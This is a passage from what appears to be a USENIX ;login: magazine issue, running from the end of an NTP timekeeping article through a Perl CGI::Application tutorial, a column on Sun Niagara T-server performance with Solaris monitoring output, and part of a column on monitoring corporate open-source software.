


FIGURE 6C: V/F LOOP CORRECTION FACTOR OF PROCESSOR CLOCK OVER TIME

ACKNOWLEDGMENTS

A number of people provided me with excellent resources and information to help me get started and become a bit of a time nut [12], although I have not yet acquired a cesium beam clock.

Ralph Smith helped me with some valuable resources to get this project bootstrapped. Of course, I want to thank Poul-Henning Kamp for the work on ELAN_PPS and sorting out the way to use the TMR1IN, and for the creation of NanoBSD.

I'd like to also thank Rik Farrow for the great comments and help with the article. A last word of thanks goes to Competa IT, my employer, for giving me the freedom to write this article.

REFERENCES

[1] NTP documentation: http://www.ntp.org.

[2] *;login:,* USENIX Association, October 2008: http://www.usenix.org/publications/login/2008-10/pdfs/knowles.pdf.

[3] Poul-Henning Kamp, "Before the Last LORAN-C Receiver": phk.freebsd.dk/loran-c/intro/.

[4] Garmin GPS 18: http://www.garmin.com/manuals/GPS18x_TechnicalSpecifications.pdf.

[5] Soekris 4501 manual: http://www.soekris.com/manuals/net4501_manual.pdf.

[6] NanoBSD handbook: http://www.freebsd.org/doc/en/articles/nanobsd/howto.html.

[7] Poul-Henning Kamp, "Building a FreeBSD Appliance with NanoBSD": http://phk.freebsd.dk/pubs/nanobsd.pdf.

[8] Poul-Henning Kamp communications.

[9] Soekris-tech mailing list: http://lists.soekris.com/mailman/listinfo/soekris-tech.

[10] Tucson Amateur Packet Radio: http://www.tapr.org.

[11] gnuplot: http://www.gnuplot.info.

[12] Quinn Norton, "Amateur Time Hackers Play with Atomic Clocks at Home": http://www.wired.com/science/discoveries/news/2007/12/time_hackers.

[13] John Ackermann's pages: http://www.febo.com.

DAVID N. BLANK-EDELMAN

practical Perl tools: scratch the Webapp itch with CGI::Application, part 1

David N. Blank-Edelman is the director of technology at the Northeastern University College of Computer and Information Science and the author of the O'Reilly book *Automating System Administration with Perl* (the second edition of the Otter book), available at purveyors of fine dead trees everywhere. He has spent the past 24+ years as a system/network administrator in large multi-platform environments, including Brandeis University, Cambridge Technology Group, and the MIT Media Laboratory. He was the program chair of the LISA '05 conference and one of the LISA '06 Invited Talks co-chairs.

dnb@ccs.neu.edu

EVER NEED TO WRITE A SIMPLE WEB application but didn't know the current easy way to go about it (in the Perl world)? Me too. I recently had to write something that would query a small database I pre-populated with user data, present the info we had to that user for confirmation, and then initiate a data migration process on their behalf.

I knew that I wanted to present the information in bite-sized chunks to the users so it would be easy for them to walk through the process. That meant the application would have to present several Web pages in a row as the users completed each part of a multi-page sequence. To show the users such a set of connected pages meant my application would (ideally) track sessions in order to retain a user's information from one HTTP POST to another. Writing all of that low-level plumbing is certainly possible in Perl, especially with the help of some modules, but by this point it was clear I should be hunting for somebody's "been there, done that" Web application framework to make my life easier.

I haven't paid as much attention as perhaps I should have to this corner of the Perl world, so I started looking at some of the usual suspects. The first stop was Catalyst (http://www.catalystframework.org/), one of those Model-View-Controller thingees that Ruby on Rails has made so popular. But the more I looked at Catalyst, the more it seemed to be overkill for the job. I didn't need to write something that was particularly database-driven. My app would only make one small query to its database at the beginning; it didn't really need an object-relational mapper (ORM) to help make database querying/manipulation easier. Catalyst looked great but it had way too much firepower (and a bit of commensurate learning curve) for this particular task. I had a similar reaction to Mojo and Mojolicious (http://mojolicious.org/).

Then I bumped into CGI::Application (http://www.cgi-app.org/), which is (as of this writing) working its way toward becoming a package called Titanium. CGI::Application was (to use a phrase often misattributed to Einstein) as simple as possible but no simpler. It offered a mental model that was immediately easy to grok without having to pay attention to three-letter acronyms like MVC and ORM. It had a bunch of plugins to handle the tricky parts of the plumbing (such as session handling, lazy-loading of database handles, and data validation). CGI::Application was the perfect fit for the meager needs of my small Webapp.

In this two-part column I'm going to take you through the basics of CGI::Application in the hope that it may prove to be a good fit for your needs too. As part of this I'll be using a few of the plugins that are considered best practices these days (and hence are bundled with Titanium). We'll be sticking to largely just the ground floor of Webapp programming here; I'd recommend going to http://www.cgi-app.org/ for the fancier stuff. One last disclaimer: CGI::Application is object-oriented in nature, but you don't have to be object-oriented to make use of it. The OOP stuff in the column won't get much fancier than method calls. Feel free to treat anything you don't understand as an incantation that can be used without full knowledge of how the OOP works.

Defining Run Modes

With all of that out of the way, let's talk about the main idea that underlies CGI::Application. If you get this, you'll have little to no trouble using the framework. CGI::Application applications (sigh, let's just call them cgiapps for short) are composed of a number of run modes. The easiest way to think of them is that every Web page in your cgiapp has its own run mode. Have a page of instructions to display? That's a run mode (maybe we'll call it "display_instructions"). Have another page that collects the user's personal info? That's another run mode (perhaps "get_personal"). And so on.

Each run mode has code associated with it, in the form of at least one subroutine. That subroutine gets called when the cgiapp enters that run mode, and it is responsible for producing the contents of the run mode's Web page. In case you are curious, I say "at least one subroutine" just because the subroutine that gets called for a run mode might have other support routines you've written to help it out. For example, the run mode subroutine `get_personal()` might call `query_personal_database()` to get values that will be displayed by this run mode.

The set of run mode subroutines for an application gets collected in an "application module," which is just a regular ol' Perl module (i.e., usually named with a .pm suffix, ends with "1;", etc.). The module should define a subclass of CGI::Application. As sophisticated as that sounds, it just means you will start the file with:

```
package ColumnDemoApp;    # or whatever you want to call your application
use base 'CGI::Application';
```

Toward the end of this column, I'll show you how this application module actually gets used. Before we get there, let's figure out exactly what it contains. After the two OOP mumbo-jumbo lines above, we'll find the definitions of the subroutines that will be used for each run mode and the code that tells CGI::Application which run mode is associated with each subroutine. Once upon a time, this association was provided using a special `setup()` subroutine. The current best practice is instead to use a helper plugin called CGI::Application::Plugin::AutoRunMode:

```
use CGI::Application::Plugin::AutoRunMode;
```

C::A::P::AutoRunMode (sorry, from this point on in the column I'm going to start abbreviating the CGI::Application and CGI::Application::Plugin names to save my aging fingers) provides a convenient shortcut syntax that allows you to associate run modes with subroutines right at the point where the subroutines are defined. For example:

```
sub display_instructions    :    StartRunMode { <code here> };
sub get_personal            :    RunMode { <code here> };
sub engage_warp_drive       :    RunMode { <code here> };
```

At this point we will have defined three run modes (display_instructions, get_personal and engage_warp_drive) and the code that will be executed for each. The first is designated as the "start mode," which just means it is the first run mode a cgiapp enters before any other run mode is explicitly entered. We'll talk in the very next section about how one moves from run mode to run mode.

What Must Leave a Run Mode Subroutine

As I mentioned before, each run mode subroutine is responsible for providing the content for the Web page. It needs to return this information as a scalar like any other scalar value returned from a subroutine, i.e.:

```
return $page;
```

Note that I say return and not print the output. CGI::Application will handle getting the contents of that returned value to the Web server. Explicitly printing the page output (or any other output) to STDOUT is a big no-no. That being said, your program is responsible for making sure the contents of the page is a valid HTML document complete with <html> and <body> tags, i.e., the usual. There are at least a couple of ways to make creating this output easier, and we'll look at one of them in just a moment.

In general you can put anything you want into this valid HTML, but there is one requirement for all the Web pages in your application that lead to other Web pages. Each Web page must define an HTML form of some sort that defines a mode parameter. The mode parameter contains the name of the *next* run mode the application will move into once the form is submitted. If you think about any multi-page Web application you've used recently, it had some sort of "next" or "submit" button to take you to the next page. You'll need to include something similar in your HTML code that sets the mode parameter. By default the mode parameter is rm (for run mode).

To make this more concrete, here's a sample HTML form definition we could have as part of the HTML returned by display_instructions() to switch the user to the get_personal run mode:

```
<form method="post" action="http://server/columndemo.cgi">
  <input type="hidden" name="rm" value="get_personal" />
  <input type="submit" name="Continue" value="Continue" />
</form>
```

This is the answer to the question, "How do you go from one run mode to another?" To do so, the current run mode provides a form with an rm (or equivalent—you get to change the default if you need to) form parameter set. When that form gets POSTed, CGI::Application reads the mode parameter and enters the indicated run mode.

CGI::Application also has a couple of plugins to allow you to change run modes without having to wait for a form to be POSTed: C::A::P::Forward and C::A::P::Redirect. The Forward plugin is useful if your application realizes it should be in a different run mode or displaying a different Web page. For example, in the application I wrote, I created special error run modes to handle fatal and non-fatal errors separately. If something fails (e.g., a database lookup), it forwards out of the current mode into the right error run mode. I also forward in those cases where the user's input indicates I can skip past one of the Web pages in a sequence because the information on that page no longer applies. This change of mode happens transparently to the user; they never know the application had decided it belongs in a different run mode.

Sometimes, however, you want the user (or, more precisely, the user's browser) to know it belongs someplace else. That's when the Redirect plugin comes into play. It gets used to hand an HTTP redirect back to the user's browser. This could come in handy if, for instance, the user's session has timed out and you need to punt them back to the initial login page before they can continue. Returning the right headers to the client to make this happen isn't all that hard; this plugin just makes it really easy.

What Enters a Run Mode Subroutine

So far we've only talked about what a run mode should emit. But it gets some support from CGI::Application for its work. Each run mode is fed the current instance object from the application module's class. If that sentence didn't parse for you, don't sweat it, because I can safely rephrase it as "every run mode subroutine gets passed an object containing a bunch of stuff about the active application at that point." For example, you can write:

```
sub get_personal   :  RunMode {
  my $self = shift;

  my $q = $self->query();
  ...
}
```

and $q will have a CGI.pm object (CGI::Application is built on CGI.pm) hot and ready to go for you. This means you could then write:

```
my $formparam = $q->param('lastname');
```

to retrieve the "lastname" parameter that was filled in on the form that got you to this run mode. The CGI.pm HTML construction methods are also ready for your use, so you can write code like:

```
sub display_instructions   :  StartRunMode {
  my $self = shift;

  my $q = $self->query();

  my $page = $q->start_html(-title => 'Test Page');
  $page .= $A_BUNCH_OF_INSTRUCTION_TEXT;
  $page .= $q->start_form();
  $page .= $q->hidden(-name => 'rm', -value => 'get_personal');
  $page .= $q->submit();
  $page .= $q->end_form();
  $page .= $q->end_html();

return $page;
}
```

Earlier in this article I mentioned that there were ways to make the construction of a valid HTML page easier. Using CGI.pm methods like this is one of them.

There are a number of other really useful method calls available from this object beyond query(), especially if you start adding plugins to the mix. We've already mentioned C::A::P::Forward and C::A::P::Redirect, which provide (you guessed it) $self->forward() and $self->redirect(). Other plugins make it easy to pass around DBI database handles, Log::Dispatch dispatcher objects, and so on. We'll get to that stuff in part two of this column. I'll also show you the second method for easy page construction in the second part.


The Instance Script

You've probably guessed that the mention of the second part means we're approaching the end of this one. Before we part ways, it is pretty important that I show you how all of your hard work in writing run mode subroutines actually gets used. Here's the last piece of the puzzle that is necessary for actually constructing a running cgiapp. The script that gets called by users (i.e., that they point their browser at) is called an instance script. It has this name because its whole job is to load your application module, create an instance of the object it defines, and then run that object. In code, this looks like a file with a name like "columndemo.cgi" containing just these four lines:

```
#!/usr/bin/perl

use ColumnDemoApp;
my $Webapp = ColumnDemoApp->new();
$Webapp->run();
```

If we place this file on a Web server that knows how to deal with Perl-based CGI scripts (and has the CGI::Application modules installed), we should be able to go to http://server/columndemo.cgi in a browser and receive the output from our display_instructions run mode code. In the second installment of this column, we'll see some more advanced capabilities of CGI::Application and flesh out a simple Web application using them. In the meantime, take care, and I'll see you next time.


USER FRIENDLY by Illiad
OKAY. THAT'S ALL MY PERSONAL INFO KEYED IN FOR THIS AMEX CARD APPLICATION. I'LL HIT "SUBMIT" AND WE'LL SEE WHAT HAPPENS...
SUBMIT
HTTP://WWW.USERFRIENDLY.ORG/
COPYRIGHT © 2003 ILLIAD

PETER BAER GALVIN

Pete's all things Sun: T servers—why, and why not

Peter Baer Galvin is the chief technologist for Corporate Technologies, a premier systems integrator and VAR (www.cptech.com). Before that, Peter was the systems manager for Brown University's Computer Science Department. He has written articles and columns for many publications and is co-author of the *Operating Systems Concepts* and *Applied Operating Systems Concepts* textbooks. As a consultant and trainer, Peter teaches tutorials and gives talks on security and system administration worldwide. Peter blogs at http://www.galvin.info and twitters as "PeterGalvin."

pbg@cptech.com

SUN USES THREE CLASSES OF CPUS AS the basis for its products: SPARC VI and VII, SPARC T1 and T2, and x86. Choosing the best CPU, in the best system, to solve a problem becomes more challenging the more choices there are. Frequently, I'll be asked to recommend a best-fit solution. Sometimes I'll need to debug the performance of a system to determine where its bottlenecks are and if it is the best fit for the workload.

At the lower end, Sun has x86 (Intel and AMD) CPUs. Those are solid, fast, general-purpose, cost-effective CPUs that are used in systems with one to eight sockets. Those CPUs fit into the X-server line. At the other end of the spectrum are the SPARC VII CPUs, co-produced with Fujitsu. These are also solid, fast, and general-purpose. They are more expensive than the x86 CPUs, but in exchange for that cost they scale to very large systems, from one to 64 sockets. The SPARC VII CPUs have a maximum of four cores, and each core can run two threads concurrently. Effectively, these systems give you eight "hot" threads per core. These CPUs fit into the M-servers.

That leaves the third CPU line, code-named "Niagara." These CPUs are more special-purpose. There have been two major generations, the "T1" CPU and the "T2" (and T2 Plus) CPUs. For simplicity I'll refer to all of the servers that run Niagara CPUs as "T" servers. This family includes the T1000, T2000, T5120, T5140, T5220, T5240, and T5440 servers, available in the Sun Blade 6000 blade chassis as the T6300, T6320, and T6340. These systems are cost-effective, especially considering the number of "hot" threads they provide, and in some ways they are general-purpose, but in other ways they are not. That issue is the genesis for this column.

This column comes not to praise nor to bury the T servers. Rather, the goal is to correct misperceptions and help ensure that the systems are purchased for the right reasons, and not for disappointment-causing wrong reasons. Many times over the past few years, I've helped customers (and even non-customers) drill into the performance of their T servers. Typically, the problem is summarized as "we expected the server to deliver X performance, but we're seeing Y." The problem is that X is greater than Y, and not vice versa. Certainly that complaint has been heard many times over the history of computing, but the T servers are particularly difficult to foretell performance on, so even savvy system administrators are surprised when the real results vary from the expected theoretical ones.

The cause of many of these under-performance problems is the theory-to-reality gap. In theory these systems should have excellent performance for a variety of tasks. Instead they end up having breakthrough price/performance for some workloads, but disappointing performance on others. Let's explore how these CPUs work as a prelude to sorting through what they are good at, where they are lacking, how to determine beforehand how a T server may behave, and how to determine under load how well the T server is performing.

Theory

The T servers have one to four sockets. Each socket holds a CPU with up to eight cores. The CPUs currently range up to 1.4GHz in clock rate. Each core can have eight "hot" threads, that is, eight threads can be making progress on the CPU without the system performing a context switch. However, there are not eight computation engines per core. Rather, each of the eight threads is round-robin scheduled on the core. For details of the architecture of the Niagara CPUs, take a look at the Sun Niagara page [1]. An architecture diagram of a single socket of Niagara II CPU is shown here for easy reference.




FIGURE 1: SUN NIAGARA II CPU ARCHITECTURE

These T system CPUs are more than just integer units, adding to the expectations of stellar functionality. Each chip also includes eight cryptographic accelerators and eight floating-point units, and in some configurations the systems also have dual 10Gb Ethernet ports. Finally, Logical Domains, or LDOMs, are an included virtualization technology that allows, at the maximum, a virtual machine per thread. The T systems have won many benchmarking records, including world record single-socket SPEC integer and floating-point benchmarks.

Reality

In many instances, T servers are deployed in environments where they are doomed to have poor performance. For sites that understand the architecture of the T server and want to attempt to determine ahead of time whether a given workload will perform well there, the cooltst tool [2] is the first step.

This tool runs on x86 or SPARC hardware, on Solaris or Linux operating systems. It gathers more data if run as user “root” but can be used by non-root users. Obviously, for best results it should be run on the target system while under a usual or high load. It runs for five minutes by default and gathers data about floating-point operations (important for T1-CPU-based systems) and multi-threading. It then outputs a summary of the analysis it performs, including a basic “green, yellow, red” rating of the workload. Unfortunately, this simple rating system is, well, too simple. A “green” rating will not ensure that the same applications, running under the same workload, will run well on a T server.

There are specific cases, which turn out to be quite common, in which a multi-threaded workload will run slower than expected on the T servers. Let’s have a look at each of these problem scenarios.

First, the cores used in the Niagara CPUs are rather basic. They do not have the advanced features of CPUs with fewer cores, such as multi-stage pipelining and branch prediction. These advanced features help those CPUs accomplish more in a given clock cycle. Conversely, the lack of those advanced features decreases the amount of work done by a CPU. Before the Niagara CPUs, we were used to a SPARC CPU being similar to other SPARC CPUs. That is no longer the case. The Niagara CPUs do less work per clock cycle than other SPARC CPUs. Clock rate is no longer a good indicator of how fast a CPU is or how much it can perform compared to other CPUs. By combining data from a variety of sources, I’ve determined that the Niagara CPUs perform a task at about 70% of their core clock rate, on average. That is, a given thread running on a 1.2GHz Niagara core will finish in about the same time as it would have on a single SPARC core (e.g., an UltraSPARC III) running at 800MHz. The percentage difference varies depending on workload, so, as always, a real, well-run benchmark based on your actual workload is the best way to determine performance.

Second, overestimating how multi-threaded a workload is can be painful. If the workload isn’t highly multi-threaded, then a chosen system can end up with a lot of unused CPU resources. The highest-end T server has four sockets of Niagara T2 Plus CPUs, each with 64 hot threads. Thus, the system can reasonably run 256 concurrent threads. Of course, the load would be less “reasonable” if each thread was performing high I/O—256 threads performing high I/O would overtax many networks or SANs. Most developers and system administrators consider dozens of threads to be highly threaded, not hundreds. Cooltst helps some in determining the number of active threads, but some other system tools can be more useful. On Solaris, observe the “r” column generated by `vmstat 10 10`. The resulting number represents threads that were in the run queue, on average, per second for ten seconds. As with all the `*stat` commands, the first line of output is the average since system boot and is usually ignored. Note that the run queue contains all threads that are ready to run but are not yet running. So to determine the number of active threads, add the number of CPUs to the number in the first column. The result is a good indication of how many threads were active on the system during that time. Perhaps an easier way to determine the long-term number of active threads is to look at the output of `uptime`. The load averages are the one-, three-, and five-minute average number of active threads. If these numbers are low—say less than 20—then this workload is not a good candidate for a T server.

You can also use prstat(1) to determine if your application processes are threaded and how active the threads are. Just running `prstat` with no arguments provides a dynamically updated list of all running processes, with the process name and number of threads in the process shown in the last column (PROCESS/NLWP). If the NLWP value is larger than 1, the process is threaded. Active threads per process can be determined by selecting the PID of an application process and running `prstat -Lmp PID`. This instructs `prstat` to look only at that process, and display a row of output per thread. If the threads show some non-zero values in the USR or SYS column, the threads are spending some time executing on CPU. If most or all of the threads are showing mostly SLP time, the threads are not that busy. Please be aware that there are many reasons a threaded application may show most threads sleeping, and the pattern of the threads behavior can change dramatically if the platform changes, the environment changes, or, of course, if user behavior changes. These are just high-level guidelines and are not intended to produce hard conclusions about an application's concurrency.

Third, even a highly threaded workload may not run well on a T server. Consider a job in which one thread calls another and waits for it to complete its work before continuing. Even though this is a multi-threaded task, it is essentially "sequentially multi-threaded." The threads depend on each other and cannot independently make progress. Multiply this by dozens of instances and a seemingly highly multi-threaded workload actually uses only a small amount of CPU resources.

Fourth, if response time is an important component of a computing task, the T servers may not be a good fit. If all threads that are responsible for response time are short-lived, then the job will likely run well on a T server. On the other hand, if many tasks are short but there are one or more longer tasks that are important in overall response time of the task, then the job does not fit well. For example, a MySQL database that executes read and write calls from an indexed database will likely perform well, but add a table scan to the mix and the user waiting for that scan to finish will likely be unhappy.

In essence, the T servers are trucks, not cars. They can move a lot of computing from start to finish, but any given compute job does not move quickly. Web servers tend to be a perfect fit on T servers, and the further a job moves from that "many short-running threads" scenario, the less likely it is that the T server will provide satisfactory performance.

Tuning

Some unhappy T-server experiences can be made into happy ones by tuning the system. Sun has created a tool called cooltuner [3], which performs a bunch of tuning steps automatically. Also, using the FX scheduler rather than timesharing (TS) is usually a win, as is creating a dynamic resource pool (DRP) for all applications, leaving the kernel and Solaris daemons in the default pool along with all system interrupts and I/O.

If the application is home-grown, then it might be possible to persuade the developers to increase the parallelism of the application, using more threads to have the task run in a shorter amount of time (on multi-CPU systems). Certainly the future of computing is increased multi-core, driving more use of multi-threading. But developers usually have other priorities than making their system administrators happy.

But there are some workloads that will not run well on T servers, in spite of tuning. If a workload doesn't seem to be performing well, then the corestat tool [4] can help determine if the CPU is the bottleneck or if it is being underutilized. In this example, the CPU is not being taxed:

```
# corestat
Frequency = 1167 MHz
```

Core Utilization for Integer pipeline

Core,Int-pipe	%Usr	%Sys	%Usr+Sys
-------------	-----	-----	--------
0,0	0.09	0.35	0.44
0,1	0.00	0.01	0.01
1,0	0.13	0.09	0.23
. . .			
14,0	0.00	3.26	3.26
14,1	0.00	0.01	0.01
15,0	0.98	0.01	0.99
15,1	0.00	0.01	0.01
-------------	-----	-----	------
Avg	0.21	0.17	0.38

FPU Utilization

Core	%Usr	%Sys	%Usr+Sys
-------------	-----	-----	--------
0	0.00	0.00	0.00
1	0.00	0.02	0.02
. . .			
14	0.00	0.00	0.00
15	0.00	0.00	0.00
-------------	-----	-----	------
Avg	0.00	0.00	0.00

This underutilization is further shown via mpstat. In the following example, cores 60–63 were busy but the rest were idle.

```
# mpstat 5 5

. . .
```

CPU	minf	mjf	xcal	intr	ithr	csw	icsw	migr	smtx	srw	syscl	usr	sys	wtidl	
0	0	0	9	6	2	7	0	0	11	0	7	0	0	0 100	
1	0	0	1	3	2	2	0	0	10	0	5	0	0	0 100	
2	0	0	1	3	2	1	0	0	10	0	5	0	0	0 100	
3	0	0	1	3	2	1	0	0	6	0	4	0	0	0 100	
. . .															
60	2	0	31	33	0	78	4	17	5	0	444	50	1	0	49
61	1	0	11	40	0	106	3	19	4	0	292	48	1	0	51
62	1	0	14	28	0	67	5	16	2	0	265	81	1	0	18
63	1	0	14	35	0	107	5	16	8	0	591	46	5	0	50

Conclusions

Why is it worth fighting the battle of determining which workloads are right for T servers? Sun's T servers have many aspects that separate them from Sun's other servers (and the industry's servers as well). They use extremely little power per thread and can run many threads concurrently. If a workload needs a truck to move it from start to finish, then the T server may be the best truck going. Just be sure a truck is what is needed before deploying a workload on the T servers.

Random Tidbits

Both Solaris and OpenSolaris have received major updates over the past couple of months. OpenSolaris has impressive new features such as built-in clustering and network virtualization. Both are well worth checking out at www.sun.com.

The CTI Strategy blog (to which I contribute) now has two important FAQs available. One is about the Sun Storage 7000, and the other is about Solaris System Analysis. Both are found at ctistrategy.com.

REFERENCES

[1] http://www.sun.com/processors/UltraSPARC-T2/.


[2] http://cooltools.sunsource.net/cooltst/index.html.

[3] http://cooltools.sunsource.net/cooltuner/.

[4] http://cooltools.sunsource.net/corestat/index.html.

DAVE JOSEPHSEN

iVoyeur: Who invited the salesmen?



Dave Josephsen is the author of *Building a Monitoring Infrastructure with Nagios* (Prentice Hall PTR, 2007) and is senior systems engineer at DBG, Inc., where he maintains a gaggle of geographically dispersed server farms. He won LISA '04's Best Paper award for his co-authored work on spam mitigation, and he donates his spare time to the SourceMage GNU Linux Project.

dave-usenix@skeptech.org

I SIGH INWARDLY AS I TRY TO FIND SOME meaning in the bullets of suit-speak. "Rapid deployment to deliver immediate business value and rapid application development using pre-built components and lightweight scripting!" exclaims the cheerful bullet-point. "Do you promise?" I ask. It doesn't answer, and I continue to the next. With each bullet the words seem to expand and the meaning contract until I begin to suspect an inversely proportional relationship. "Is grammar an elective in techno-sales-babble school?" I wonder. Then I hit the really strange part: "A low cost, open source, subscription model with minimal up-front investment . . .".

So strange and disorienting. Two or three years ago, one could at least count on annoying corporate-ware to be pricey and proprietary. Those of us trying to avoid being stuck with it could shout "Total Cost of Ownership!" and stack the numbers until the costs neared infinity. The open source stuff, on the other hand, used to come with big red warning labels, "DANGER, NO SUPPORT," "MIDDLE-MANAGER BEWARE! CAREER-ENDING CONTENT WITHIN." There were lines in the sand, borders beyond which neither side dared tread. Lately they seem to have disappeared, and in their place have sprouted these weird hybrids.

I vaguely remember believing that open source licenses were going to remove the abstraction created by the "sales" part of the software industry. Companies would choose what they wanted to use based on the geeky details, and then simply pay for support if they wanted it. Although for a time things seemed to be working this way, it now seems silly to have expected that the selection process was going to be geek-driven. Now that open-source is moving into the corporate-ware realm, the sales model doesn't seem to have changed much from that of proprietary software.

There's no reason it should have. The distinction between a support license and a software license is moot to the salesmen and managers, so rather than coming in under the radar by targeting geeks, the "corporate" open-source tools have simply hired salesmen and followed their competition in through the front door. For its part, the open-source license has become a powerful sales tool when competing with an entrenched high-dollar proprietary competitor. Neither the salesmen nor the managers care one iota about actually having the source, but in their own way, they've finally seen the light (did we "win" without noticing, or have we been assimilated?).

Zimbra vs. Exchange, Alfresco vs. SharePoint—these open-source upstarts with their suit-savvy pre-sales teams, "pay if you want" licenses, and geek-friendly underpinnings are selling, and, despite the marketing-speak, they've managed to build some tools I don't mind working with all that much. Some of them anyway . . . at least, compared to the alternatives . . . sorry, these tools are good enough not to need those disclaimers. The fact that I can't help but write them is a deficiency on my part. It's great that an open-source Exchange even exists, let alone one that I'd actually consider using over mutt, but it's also very weird. I've been rolling my eyes for too long to start raising my eyebrows now.

If you've played with more than one of the "corporate" open-source tools, however, you may have noticed that they're not all created equal. Especially from a monitoring standpoint, some of them tend toward being black boxes and others don't, and this, in my experience, depends mainly on the tools from which they're constructed.

Zimbra [1], for example, is really just a glue layer that holds together a myriad of tools most of us are familiar with: Postfix, SpamAssassin, ClamAV, mySQL, Apache, OpenLDAP, etc. To this they've added an AJAX front end and a boatload of Java glue-code. From a monitoring perspective, this is pretty good news. If the designers haven't provided a decent way to monitor the whole, I might at least be able to get my hooks into the parts.

But, more importantly, this observation, that enterprise software can be nothing but glue and a veneer for a gaggle of seemingly unrelated open source tools, is fraught with portent. With all of these free, mature tools lying around, why wouldn't you pick them up and use them like Legos to build something the suits will pay for? It also smacks of good design to me. It's philosophically compatible with UNIX, saves development time, leverages existing geek know-how, and promises to be easier to troubleshoot, debug, and monitor. All of that, of course, assumes that the tools being glued together are themselves transparent.

Eric Raymond once observed that "a truly great tool lends itself to uses you never expected" [2]. I agree, but I also predict that quite a few mediocre tools, ones that don't lend themselves to unexpected uses, will become parts of much larger packaged solutions—packaged solutions that I will eventually have to deal with. Having a whole that is composed of some parts I can monitor and others I can't gives me pause and invites back my eye-rolling wariness. Let me give you an example.

Java sucks—from a monitoring perspective, I mean. The JVM model makes it difficult to monitor, and the more you have going on inside the JVM, the harder it is to figure out what's happening in there. (I wrote an article [3] about it a while ago, in fact.) Worse, the monitoring hooks that are available (JMX, Mbeans, etc.) all depend on a functional JVM to operate. If (when) the JVM fails, in my experience the monitoring stuff is the first to go. Engineers have a phrase to describe this sort of thing (you may be familiar with it): they call it "in-band signaling." Or, as my wife likes to say, "asking the devil how hot it is in hell."

Zimbra already has this problem. Most, if not all, of the glue runs in a JVM. I don't like this for the same reason I don't like the concept of SNMP traps (versus SNMP polling). If you're asking the thing that might break to let you know when it breaks, well, then you're asking for it. With pretty much anything else, I'd have a control channel separate from the data channel; netstat, iostat, top, ps, and strace all give me meaningful output. With the JVM, if I'm not on a system that supports dtrace I'm screwed. Well, strenuously inconvenienced at least. Anyway, if the Zimbra guys were married to the idea of writing their glue with a portable object-oriented language, the monitoring guy in me wishes they had chosen Ruby or Python.

In fact, the monolithic enterprise glueware concept has quite a few worrisome design considerations. Mostly, it tends to amplify the negative repercussions of doing things Ken and Dennis warned us not to. When you build something from open source tools, you inherit all of the bad habits of every project you select as your building blocks. Coming up with examples isn't difficult.

Imagine an "enterprise content management" system that needs to choose a tool to provide the revisioning subsystem. Three of their primary choices will probably end up being CVS, Subversion, and Git. CVS and Git are great choices. They're both small and have good transparent back ends. I can operate on CVS with file system tools if something goes horribly wrong and Git provides shell tools that give me similar capabilities. Neither of them depends on much and they're both very fast. Subversion, on the other hand, is a huge opaque beast with myriad dependencies, but it has cool factor. Not unlike Java, it's what all the cool kids are using, and for this reason it wouldn't surprise me in the least if it beat out Git and CVS to get bundled into a corporate-ware content management system.

The things that Git and CVS do correctly are the old-school "Zen of UNIX" pieces of wisdom that have been drummed into our heads for years. Do one thing, keep things simple, use text protocols, etc. Subversion went quite the opposite route, packing in all manner of non-essential complexity. Subversion wants to be an end-user program. When it becomes the underpinnings of a larger beast, things will get ugly. Interestingly, neither Git nor CVS was designed to be driven by a larger parent program, but they lend themselves to it because they were designed with UNIX sensibilities. It seems like every time we think things are sufficiently advanced that we can afford bloat, interdependencies, and more abstraction, unexpected use cases come along to prove us wrong. If we ever take notice, we seldom seem to care. But I digress.

There are security ramifications as well. Vulnerabilities are at least as easily inherited as bad habits, and having to implement a protocol or two (a famously difficult thing to do correctly) is a likely problem for the glue code to have to tackle. The Zimbra architects were sensitive to this, ensuring that all of the pieces could talk to each other through TLS tunnels, but the devil is always in the details and mistakes are easy to make. Even given a perfect implementation, the admin still has to go the extra mile to enable things like TLS inter-process communication. Further, it's no great leap of the imagination to assume glue code will be written, which intentionally undermines the security model of otherwise innocent open-source tools.

On the other hand, it's certainly arguable that the glue-code model generally enhances security. For example, bundling something like Apache instead of rolling your own Web server buys a lot in the peer-review department. As long as the designers aren't lazy, keep their eyes open, and make some careful implementation decisions, we'll all probably be better off in the long run versus the classic monolithic proprietary model. It's probably a toss-up.

